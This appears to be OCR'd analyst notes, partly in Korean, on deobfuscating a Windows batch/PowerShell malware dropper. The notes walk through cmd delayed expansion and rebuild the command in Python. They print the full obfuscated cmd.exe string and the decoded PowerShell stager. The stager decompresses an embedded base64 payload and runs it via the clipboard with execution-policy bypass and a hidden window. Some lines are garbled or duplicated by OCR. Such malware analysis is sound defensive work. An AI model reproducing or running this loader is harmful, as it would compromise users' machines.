J&&set svj=1&&set CS8=eXT&&set jOG=Bb/IWkv7SXqiC76Poyi953lwmt9WTYL7NHG&&set vKL2=C0IGUxH9kZTF3wMu7Hyi86hHvlw9o&&s
et 0bli=PrEsSioNMODe]:&&set wt1T=xe/5TU6V&&set 0ay=giIIeDf4B5OHaDYeeCu&&set g0k=For&&set jmxl=\'lea\',\'r&&set Pk
=WZB&&set gUOo=Je&&set pC=Ce})[1,3]+\'x\'-Joi&&set CVGa=CT&&set tlyo=39UxXVmo&&set yizX=L5qA&&set 8Tm4=uig&&set m
YRs=EnNxNEB56EzC&&set 3w=,( \\""&&set gq0=oQgsC8tYWjIk&&set N7gW=LAhS&&set vDH=037s1FG1exSuY/9YiUyPoQ0dWR&&set Cs
```

batch

```
>>> a.decode('hex').replace('\x00', '')
'cmd.exe /V:ON/C"set 0e6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=
wSJXNNdJlWFcPSV/na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM=   [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.f
oRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bc
ZGtcfhLyyfr&&set V8=ynYlt5bN3G8&&set Mp=r&&set g1L=vRAuTl41Jtf&&set irCv=. ( ([StRi&&set PfZ=+O+7Tq3F48HTpHjNKYhH
8t&&set I0d=h&&set 4Pp=jE2yr+yl3YMpseez&&set MW=lh&&set 8Q=NU7BL&&set Qj6=Gy4ygZ&&set cJ=wYG&&set 5C=U2BBc5uU9i&&
set oW1=^^^^^^^&(\'&&set ut=aM5wk7i4J7qJkk&&set qbQ=2Jtf&&set oVcY=j&&set yGZ5=X&&set Je=4BnqnX1HwWAFXdaJHn8F+tOv
LX/0cEIjJHqZh&&set NSeA=Ue1ekDZNmhaD&&set 2ay===\' ), [IO.COmP&&set xlj=tFCW2+3wZXjjZae5zyer3d&&set a4o=IP.EXe ^^
^&^^^&Cmd  /C  PoWerS&&set 1li=RM&&set N1kP=+TvCMSC&&set IJZy=[sySTe&&set 1l=eR\',\'TReaMr\')( ${_}, [t&&set nukg
=\'me\'  )&&set AF=aN7XSl0hE&&set VrRM=xM&&set Tax=.memoRYSTrEAm&&set Aq=6&&set OB=""aS`ci&&set 3Fe=0}{1}\\""&&se
t Q8=Tjg&&set tA=6leyNNnnhW&&set cXA=iS4u+L7Ak&&set 8h=W 1 -noni&&set M8qN=jTJ+gP&&set X8u=71YH09s8mgBejUhv&&set
y4s=4ZDnYIE9ZuF3a+MW4&&set UB1=}{5}"" -f\'SY\',\'m\',\'&&set W5qN=b5HqwP5DyZCCgrRYSi+KA&&set 6Y81=.(  \\""{0&&set
 jL=VCk68tH&&set OJ5=( &&set xDJY=iwKm45OLC5UYunBbXTbK&&set T7=5gVR&&set x4m=i`NVoKE\\""( &&set Qf=ZBZ&&set xDc="
"REa`DT`oenD""( )^^^^^^^^^^^^^^^| &&set xWc=GD&&set vAY=BukYXA7mbSW1JsFL&&set PI=HCdnCE7H8&&set 9D=lC44NSbmlmpqkq
HArqxi&&set xYhw=VxSrDX&&set Uz=Clip&&set R3HL=HknYg4X0Y+m7&&set AR=""{1}{0}\\"" -f( \\""{1}{0}\\""&&set RHKs=1p&
&set wo=0}{1}{2}{3}{4}\\"" -f&&set 8rn=2}\\""-f \'h\',\'Par\',\'tial\'  ),\'Na\',&&set omR= &&set Si= [cOn&&set 3
M=Mcq/o&&set NFgR=bNZ&&set uh=6z4f1+&&set 8P=yoVfdqP7vmoD/dIl\')&&set x5Jr=ECHO/(&&set RF=o09WU+YsweicX&&set xkhY
=s&&set j3=3MRJ&&set 1y9=1}{2}{3}{6&&set U0=b5j8WjJu&&set ieHu=nCodiNg]::&&set 6b=G/NbcnhIOBEjh6&&set JV=Com&&set
 WGx=reN`&&set yB7=,&&set 8731={v`ERBOse`p`Re`Fe&&set YBrx=s26TE&&set gsv=lEgwAFfjeelhnY8ZymExzjUEMxxmI+eafHEI2Fe
xfd8FC08x7A4y8FM&&set nGX=tg&&set aZNP=ion.Ass&&set uYf=8+3g84&&set tHLi=yix4gZ8aIbJXRHeXF+YIGOQmBDeO5&&set JW4A=
Bp3BsjSu1p&&set ptI=bvH/Qj&&set OxnL=f (\\""{&&set vjI=s&&set N1O=m.&&set qD27=QLSqrNp&&set Wn=oard]::(&&set cv=
-f \'T\',\'tEx\' ),\'gET&&set QpS=O&&set 1ImR=d/Wz&&set QH=icCL9cmbT6TqAbvj0AvWlpmQz&&set cH=A&&set aKU=\\&&set T
A4=8JMXPGb9zH+OkrCpdu/zIsP&&set i3Q=EzP5a&&set 5Dgx=""{&&set vEqn=dVVtc&&set YJU5=d7OgmHntbQEc&&set 3E=}{&&set AU
Q=YCzgojirAYBpxqAXBk1TX1ADv&&set r6=+dD2/iyL0wMLv1dyK0Qcg08GRTXex2JzkKHOPqtSr&&set Ufe=QxVzRsNs7JrmExbD/9&&set Ac
Ma=LIPBOArD]::&&set vMz= -&&set 240=kERpYl&&set WfM=WKA2w19WlgldPq&&set Iy=   )&&set 2BN=NcL3udcrVrtZvxYpslksBKOA
zcqupSH9UdRA1EzwG+x6rkSwmYz60Ueg9g4lO8TLEAghW&&set SNr=:""deC`O&&set xUl=""FrOM&&set QV3=f\'nd&&set QK=e4oaBVtbvc
J&&set svj=1&&set CS8=eXT&&set jOG=Bb/IWkv7SXqiC76Poyi953lwmt9WTYL7NHG&&set vKL2=C0IGUxH9kZTF3wMu7Hyi86hHvlw9o&&s
et 0bli=PrEsSioNMODe]:&&set wt1T=xe/5TU6V&&set 0ay=giIIeDf4B5OHaDYeeCu&&set g0k=For&&set jmxl=\'lea\',\'r&&set Pk
=WZB&&set gUOo=Je&&set pC=Ce})[1,3]+\'x\'-Joi&&set CVGa=CT&&set tlyo=39UxXVmo&&set yizX=L5qA&&set 8Tm4=uig&&set m
YRs=EnNxNEB56EzC&&set 3w=,( \\""&&set gqO=oQgsC8tYWjIk&&set N7gW=LAhS&&set vDH=037s1FG1exSuY/9YiUyPoQ0dWR&&set Cs
=kFx7okLtSuf&&set yX=C3YCzrqSIYHAYD&&set nlJV=.\\""In`VOKE\\""(( \\""{3}{2}{0}{&&set SyY=4&&set MX=1qzod&&set TJ6
```

batch

- cmd.exe /V:ON/C"set Oe6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=wSJXNNdJlWFcPSV/ na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM= [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.foRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bcZGtcfhLyyfr&&…
  …&&call set vg=%x5Jr%%6o%%…
  …&&cmd.exe /C %vg:""=!84p:~1!%"

batch

- cmd.exe /V:ON/C"set Oe6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=wSJXNNdJlWFcPSV/na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM= [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.foRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bcZGtcfhLyyfr&&…
…&&call set vg=%x5Jr%%6o%%…
…&&cmd.exe /C %vg:""=!84p:~1!%"

batch

↓%var% 대신 !var! 사용 가능

- cmd.exe /V:ON/C"set Oe6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=wSJXNNdJlWFcPSV/ na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM= [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.foRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bcZGtcfhLyyfr&&…
  …&&call set vg=%x5Jr%%6o%%…
  …&&cmd.exe /C %vg:""=!84p:~1!%"

batch

- cmd.exe /V:ON/C"set Oe6w=CvNI6wGGI56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=wSJXNNdJIWFcPSV/na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM= [Vo&&set XDO
1TI=DoWs.foRMs.C&&
85=flOSEhJIE1v&&set
RY1W=ciweFxvTfImE
ANY=CJfjJe3w&&set
…&&call set vg=%x5
…&&cmd.exe /C %vg

```
jz@DESKTOP-C98POVK C:\Users\jz\Deskto
> set W5Zf=2xdWyU8KRD

jz@DESKTOP-C98POVK C:\Users\jz\Deskto
> echo %W5Zf%
2xdWyU8KRD

jz@DESKTOP-C98POVK C:\Users\jz\Deskto
> cmd.exe /v:on /c "echo !W5Zf!"
2xdWyU8KRD
```

batch

- cmd.exe /V:ON/C"set Oe6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=wSJXNNdJlWFcPSV/ na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM= [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.foRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bcZGtcfhLyyfr&&…
  …&&call set vg=%x5Jr%%6o%%…
  …&&cmd.exe /C %vg:""=!84p:~1!%"

batch


- cmd.exe /V:ON/C"set Oe6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=wSJXNNdJlWFcPSV/ na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM= [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.foRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bcZGtcfhLyyfr&&…
  …&&call set vg=%x5Jr%%6o%%…
  …&&cmd.exe /C %vg:""=!84p:~1!%"

batch

- cmd.exe /V:ON/C"set Oe6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=wSJXNNdJlWFcPSV/ na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM= [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.foRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bcZGtcfhLyyfr&&…
  …&&call set vg=%x5Jr%%6o%%…
  …&&cmd.exe /C echo %vg:""=!84p:~1!%"

batch

- echo는 영 좋지 않습니다. (|, &) <- 이런게 있으면 파이프로 넘어가서 실행 돼버림
  - ex) echo test | clip & xyxy



batch

- Editor의 replace를 이용, 간단하게 치환 가능
  - Escape quotes / double quotes
  - Batch allows variable name starting with number. So put _ in front, etc

```
_0e6w='CvNl6wGGl56ta0'
_sg='sa6mwPd'
_8c='Stq2iMdXAk/oO4fzTV8i1m'
_Uv='VERT]::'
_vni='wSJXNNdJlWFcPSV/na4xyjNUb'
_W5Zf='2xdWyU8KRD'
_6Of='e'
_adM='   [Vo'
_XDOj='m'
_9xOv='F'
```

```
_0sF='5wvODjWLe8Rgxx9TcB4CaqDRlkMiSShf'
xxxx = _x5Jr + _6o + _JUm + _5Xez + _aIP + _286l + _U7eI + _3a4c +
    + _85 + _qNo + _ptI + _iPB3 + _Waz + _UNtK + _Qr2N + _ANY + _
    _tA + _CByk + _SE + _Xx + _N1kP + _YJU5 + _R3HL + _3gm + _Ave
    _Aq + _yx6 + _VYAC + _cbpX + _5SAY + _Sl2 + _ut + _5vLP + _x
    _j3 + _oCgc + _TdQ5 + _Qj6 + _SFuY + _iP + _nGX + _8o + _vS +
    + _mYRs + _Ufe + _AUQ + _Wb9y + _IsdF + _6VE + _5g0 + _Jn + _
    _ghZw + _6Of + _XDp + _1l + _CS8 + _UJHQ + _ieHu + _OB + _wz
    _nlJV + _XmS5 + _QV3 + _YvIB + _Op8 + _nv + _CqUX + _IJZy + _
    _Iy%
```

batch

```
>>> xxxx = _x5Jr + _6o + _JUm + _5Xez + _aIP + _286l + _U7eI + _3a4c + _Tax + _gWi + _Si + _Uv + _xUl + _5h76 + _ok6 + _vEqn + _u4 + _AF + _y5
 + _QpS + _8Tm4 + _sDHY + _I4Lw + _O4hv + _U70 + _c05a + _V8 + _6Gx + _vbn + _J2d0 + _p5Z + _xlj + _Af7 + _TA4 + _1ImR + _WfM + _J1iU + _5Zpq +
_85 + _qNo + _ptI + _iPB3 + _Waz + _UNtK + _Qr2N + _ANY + _2Pz1 + _N8 + _1Ihy + _RH + _6b + _sg + _W5qN + _qi + _avo + _AE5 + _U0 + _N7gW + _sv
j + _Mp + _yizX + _g1L + _SWqT + _gI + _gqO + _YBrx + _cH + _oVcY + _PfZ + _RHKs + _QK + _240 + _Cs + _i3Q + _NSeA + _X8u + _MeZ + _tA + _CByk
 + _SE + _Xx + _N1kP + _YJU5 + _R3HL + _3gm + _AveX + _gc + _tHLi + _5C + _I0d + _RF + _0sF + _2yPl + _3sSP + _Auk + _tlyo + _3rKv + _Qf + _VZ +
 _VR2 + _XY + _cJ + _Pj0 + _iDSx + _qGZ8 + _64 + _uheI + _otGC + _Pk + _Oe6w + _9xOv + _W5Zf + _0ay + _vjI + _cnU + _T7 + _Aq + _yx6 + _VYAC +
_cbpX + _5SAY + _Sl2 + _ut + _5vLP + _xYhw + _NFgR + _6uo4 + _vni + _oZJ + _oV + _SyY + _qi8 + _CVGa + _Je + _5S9 + _TPK + _jL + _J0j + _r6 + _
xWc + _VrRM + _vKL2 + _MX + _M8qN + _qD27 + _jOG + _y4s + _PI + _MW + _Thkw + _uh + _9D + _nx + _5TL + _Pnc + _j3 + _oCgc + _TdQ5 + _Qj6 + _SFu
Y + _iP + _nGX + _8o + _vS + _8P + _JW4A + _yFgx + _gsv + _1C + _oj + _X1 + _2BN + _yX + _4Pp + _yGZ5 + _Qw + _AnyN + _QvI9 + _RM6x + _5i + _iz
DJ + _8Q + _Q8 + _uYf + _cyV + _QH + _cQF + _oF + _8c + _xDJY + _Spy4 + _RY1W + _vDH + _8Yt + _48eZ + _mYRs + _Ufe + _AUQ + _Wb9y + _IsdF + _6V
E + _5g0 + _Jn + _vAY + _aH + _1li + _XCqP + _8gGU + _cXA + _wt1T + _RM + _SBo + _qbQ + _3M + _8ka + _2ay + _Jr2x + _pUa + _JV + _0bli + _SNr +
 _vt + _oW1 + _nFl5 + _Wzj + _qy + _ng1r + _gUOo + _rcv + _1y9 + _UB1 + _2NP + _jU + _uM + _ghZw + _6Of + _XDp + _1l + _CS8 + _UJHQ + _ieHu + _
OB + _wzJH + _xDc + _irCv + _TJ6 + _8731 + _WGx + _pC + _yf + _a4o + _At + _xkhY + _vMz + _8h + _adM + _gkfo + _i1su + _N10 + _q7nb + _iUH + _a
ZNP + _Wb + _5Dgx + _wo + _omR + _r9f + _4J + _3w + _19a + _3E + _8rn + _nukg + _nlJV + _XmS5 + _QV3 + _YvIB + _Op8 + _nv + _CqUX + _IJZy + _GX
 + _1Tl + _AcMa + _OJ5 + _aKU + _AR + _cv + _3qN + _I0 + _6Y81 + _GAEe + _aCN + _yB7 + _nT + _r0T + _Pl + _g0k + _XDOj + _3PdY + _Uz + _ml + _W
n + _IzU + _CMT + _uCTQ + _OxnL + _3Fe + _w7 + _jmxl + _GcMb + _x4m + _Iy
>>> print xxxx
ECHO/(.('nEw-Ob'+'JeC'+'T') ("{3}{0}{2}{1}{4}" -f 'SSIOn','dE','.','Io.coMPRE','FLaTestreAM')( [SYStEm.iO.memoRYSTrEAm] [cOnVERT]::"FrOMbAs`E6`
4STRi`Ng"('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' ), [IO.COmPR
eSsion.ComPrEsSioNMODe]::"deC`OM`pre`Ss" )^^^^^^^^^^^^^^^| ^^^^^^^^^^^^^^^&('fOrEAch-oBj'+'EC'+'t') {^^^^^^^^^^^^^^^&('nE'+'w-'+'ObJeCT') ("{0}
{4}{1}{2}{3}{6}{5}" -f'SY','m','.io.','S','STe','EadeR','TReaMr')( ${_}, [teXT.EnCodiNg]::"aS`ciI")})."REa`DT`oenD"( )^^^^^^^^^^^^^^^| . ( ([St
RiNg]${v`ERBOse`p`Re`FereN`Ce})[1,3]+'x'-JoiN'') ^^^| CLIP.EXe ^^^&^^^&Cmd  /C  PoWerSheLl  -NOp -sT  -Exec  BypaSs -W 1 -noni  [Void][System.
Reflection.Assembly]::(\"{0}{1}{2}{3}{4}\" -f 'L',( \"{0}{1}{2}\"-f 'oad','Wi','t'),( \"{0}{1}{2}\"-f 'h','Par','tial' ),'Na','me' ).\"In`VOK
E\"(( \"{3}{2}{0}{1}{4}\"-f'ndows','.','Wi','System.','Forms' )) ; ([sySTeM.WiNDoWs.foRMs.CLIPBOArD]::( \"{1}{0}\" -f( \"{1}{0}\" -f 'T','tE
x' ),'gET').\"IN`V`okE\"(  )  ) ^^^^^^^^^^^^^^^|  .( \"{0}{1}\" -f 'i','EX')  ; [System.Windows.Forms.Clipboard]::( \"{1}{0}\" -f (\"{0}{1}\
```

batch 2

- ECHO/(.('nEw-Ob'+'JeC'+'T') ("{3}{0}{2}{1}{4}" -f 'SSIOn','dE','.','Io.coMPRE','FLaTestreAM')([SYStEm.iO.memoRYSTrEAm] [cOnVERT]::"FrOMbAs`E6`4STRi`Ng"('dVVtc6JIEP4rFOWtsBcnaN7XSl0hEsOuigskWTdlXSOOSCLgAiZxOf77dQ9xk72q++A4Oj1PP/ 30y3xQ5FKrynYlt5bN3G8eNNdNVUphJCX8uWXP4TMHw+uyvVnZEZb6YtFCW2+3wZXjjZae5zyer3djP+bSe2uptZSaLprt8JMXPGb9zH+OkrCpdu /zIsPd/WzWKA2w19WlgldPq/KkKo8EwFlVHlflOSEhJIE1v37/O2UbvH/ QjP2Q5x2GO334HdfDCJfjJe3wsyqKTf4JN1EcztMXFqTx4bFPJ4e9tdtUD9DXifByJLz8ciE1a/j9/TjcZuJ2erY6G/ NbcnhIOBEjh6sa6mwPdb5HqwP5DyZCCgrRYSi+KAbcZGtcfhLyyfr5/ HgTP2b5j8WjJuLAhS1rL5qAvRAuTl41Jtfn5FomP8l8LzBoQgsC8tYWjIks26TEAj+O+7Tq3F48HTpHjNKYhH8t1pe4oaBVtbvcJkERpYlkFx7okLtSuf EzP5aUe1ekDZNmhaD71YH09s8mgBejUhvlHHbgbZ20ki6leyNNnnhWzD59kq8csCHu6S4/ Pcb0A16TFUQagK5XardRemvQXbr1QWnaMdbWHKaFeT9TjjpYMXqW+TvCMSCd7OgmHntbQEcHknYg4X0Y+m79g240yix4gZ8aIbJXRHeXF+YI GOQmBDeO5U2BBc5uU9iho09WU+YsweicX5wvODjWLe8Rgxx9TcB4CaqDRlkMiSShf/ OhsyBwdGS8wHetYvLALKA39UxXVmoKfTCXbm3koEBEh8kh9+aoEZBZ+5TMriH2jfdE82kOnjliuRnATWYVUwYGONMJEfVhc4284RpGeuDCtd5 WkFgGiP8KjySQOM9IpaOphM+BL0yn5rEagR6gWZBCvNl6wGGl56ta0F2xdWyU8KRDgiIleDf4B5OHaDYeeCusaDxUu9FSUj5gVR6JMmy/ FTsPqMTmD7j4GW/ Z+G2k8QZDEixQD6RBvnYeBmZX90cdxk7aM5wk7i4J7qJkkT5LmiqVxSrDXbNZNUodeP6bOqaxdQCzx4wMdhPwSJXNNdJlWFcPSV/ na4xyjNUbmn2M/yvouf6jjt9H3Sl8cEzd430udEWIjCT4BnqnX1HwWAFXdaJHn8F+tOvLX/0cEIjJHqZhDPlVCk68tHCrD+dD2/ iyL0wMLv1dyK0Qcg08GRTXex2JzkKHOPqtSrGDxMC0IGUxH9kZTF3wMu7Hyi86hHvlw9o1qzodjTJ+gPQLSqrNpBb/ lWkv7SXqiC76Poyi953lwmt9WTYL7NHG4ZDnYIE9ZuF3a+MW4HCdnCE7H8lho6MlJTLjeY6z4f1+lC44NSbmlmpqkqHArqxi3nLPMUEfZcD9BZjZe wb5FHLsABixCMcCy73MRJIOGpqZ8NsHPbaquq+dGy4ygZwzBIzRtg/cQTkxh7AobODjvqyoVfdqP7vmoD/dIlABp3BsjSu1pLwYP/ VKorlEgwAFfjeelhnY8ZymExzjUEMxxml+eafHEl2Fexfd8FC08x7A4y8FM5MgXdAURJgteMtzGZsQY/ NcL3udcrVrtZvxYpslksBKOAzcqupSH9UdRA1EzwG+x6rkSwmYz60Ueg9g4lO8TLEAghWC3YCzrqSIYHAYDjE2yr+yl3YMpseezXmwjpDEuFCZ3Lf hDsZDW19gSqyakkBRRUWOBwV1dlhIbU3TSKq76vJXNU7BLTjg8+3g841TgOF0icCL9cmbT6TqAbvj0AvWlpmQz3QCZuJQ6t+8kYqfp2/ YPZwCOOGl9pGmdTStq2iMdXAk/oO4fzTV8i1miwKm45OLC5UYunBbXTbKZzF1wdtY8M1ciweFxvTfImEPMK3u6cfHU037s1FG1exSuY/ 9YiUyPoQ0dWRFqcGY3JNbcz9ZtE/Uj8ihNU+pEnNxNEB56EzCQxVzRsNs7JrmExbD/ 9YCzgojirAYBpxqAXBk1TX1ADvsUsbanYvz9sVMDJkoxmQtXnvkrSCaeY4FYRcFlUTLCn2fBukYXA7mbSW1JsFLQA9zTeGWZ9SRM5Q/ 0WFkyogcQBiS4u+L7Akxe/5TU6V5Eo1M6Dso2JtfMcq/oZFlChsDwgEazDEbj1X1Lw=='), [IO.COmPReSsion.ComPrEsSioNMODe]::"deC`OM`pre`Ss" )^^^^^^^^^^^^^^^^| ^^^^^^^^^^^^^^^^&('fOrEAch-oBj'+'EC'+'t') {^^^^^^^^^^^^^^^^&('nE'+'w-'+'ObJeCT') ("{0}{4}{1}{2}{3}{6}{5}" -f'SY','m','.io.','S','STe','EadeR','TReaMr')( ${_}, [teXT.EnCodiNg]::"aS`ciI")}."REa`DT`oenD"( )^^^^^^^^^^^^^^^^| . (([StRiNg]${v`ERBOse`p`Re`FereN`Ce})[1,3]+'x'-JoiN'') ^^^| CLIP.EXe ^^^&^^^&Cmd /C PoWerSheLl -NOp -sT -Exec BypaSs -W 1 -noni [Void][System.Reflection.Assembly]::(\"{0}{1}{2}{3}{4}\" -f 'L',( \"{0}{1}{2}\"-f 'oad','Wi','t'),( \"{0}{1}{2}\"-f 'h','Par','tial' ),'Na','me' ).\"In`VOKE\"((\"{3}{2}{0}{1}{4}\"-f'ndows','.','Wi','System.','Forms')) ; 